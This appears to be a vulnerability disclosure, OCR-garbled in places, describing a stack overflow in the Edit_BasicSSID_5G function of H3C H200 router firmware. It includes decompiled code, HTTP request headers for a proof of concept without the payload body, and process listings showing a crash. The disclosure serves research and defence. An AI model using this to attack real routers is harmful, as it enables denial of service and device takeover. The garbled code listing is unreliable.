

H3C H200[H200-EI] (H200V100R004) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address: https://www.h3c.com/cn/d_202009/1345678_30005_0.htm

Product Information

H3C H200[H200-EI] H200V100R004, the latest version of simulation overview:



Vulnerability details

The H3C H200[H200-EI] (H200V100R004) was found to have a stack overflow vulnerability in the Edit_BasicSSID_5G function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
char v33[64]; // [sp+30h] [+30h] BYREF
34
35
    int \sqrt{34[4]}; // [sp+70h] [+70h] BYREF
    int v35[91]; // [sp+80h] [+80h] BYREF
36
37
38
    memset(v33, 0, sizeof(v33));
    memset(v34, 0, sizeof(v34));
39
    v32 = sub_4932BC(a1, "param", &dword_4E2DE0);
40
          !v32 )
41
42
       goto LABEL_40;
43
     memset (v35. 0. 360):
                "%[^;]", v33);
44
     sscanf(v32,
```

In the Edit_BasicSSID_5G function, V32 (the value param) we entered is formatted using the sscanf function and in the form of %[^;]. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of V33, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by qemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

POST /goform/aspForm HTTP/1.1

Host: 192.168.0.124:80

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101

Firefox/102.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Referer: https://121.226.152.63:8443/router_password_mobile.asp

Content-Type: application/x-www-form-urlencoded

Content-Length: 553

Origin: https://192.168.0.124:80

DNT: 1

Connection: close

Cookie: JSESSIONID=5c31d502 Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

```
925 *root
                816 S
958 *root
959 *root
                2396 S
                         /bin/onlineupdate &
960 *root
                         /bin/maincontrol &
                         /bin/monitor &
966 *root
               1144 S
                592 S
                         /bin/watchdog &
                840 S
                         dnsmasq -r /etc/resolv.conf -n -c 500
987 *root
                964 S
                         /bin/dhcpd -d -q eth0
                 320 S
                         /bin/igmpproxy WAN1 eth0 -D
1020 *root
                         upnpd /var/run/upnp 385875968 eth0 WAN1
1051 *root
                 872 S
                         telnetd
1225 *root
                600 S
                         /bin/webs &
                         -MWCLL
1438 *FOOT
                1044 5
1439 *root
                 800 S
                         /bin/sh
1441 *root
                 728 R
```


The picture above shows the process information before we send poc.

```
987 *root
                 840 S
                          dnsmasq -r /etc/resolv.conf -n -c 500
                          /bin/dhcpd -d -q eth0
                 964 S
                          /bin/igmpproxy WAN1 eth0 -D
                 320 S
1020 *root
                          upnpd /var/run/upnp_385875968 eth0 WAN1
1051 *root
                 600 S
                          telnetd
1225 *root
                1044 S
                          -mwcli
1438 *root
                          /bin/sh
                 800 S
                2220 S
                          /bin/webs &
```

In the picture above, we can see that the PID has changed since we sent the POC.



The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

Finally, you also can write exp to get a stable root shell.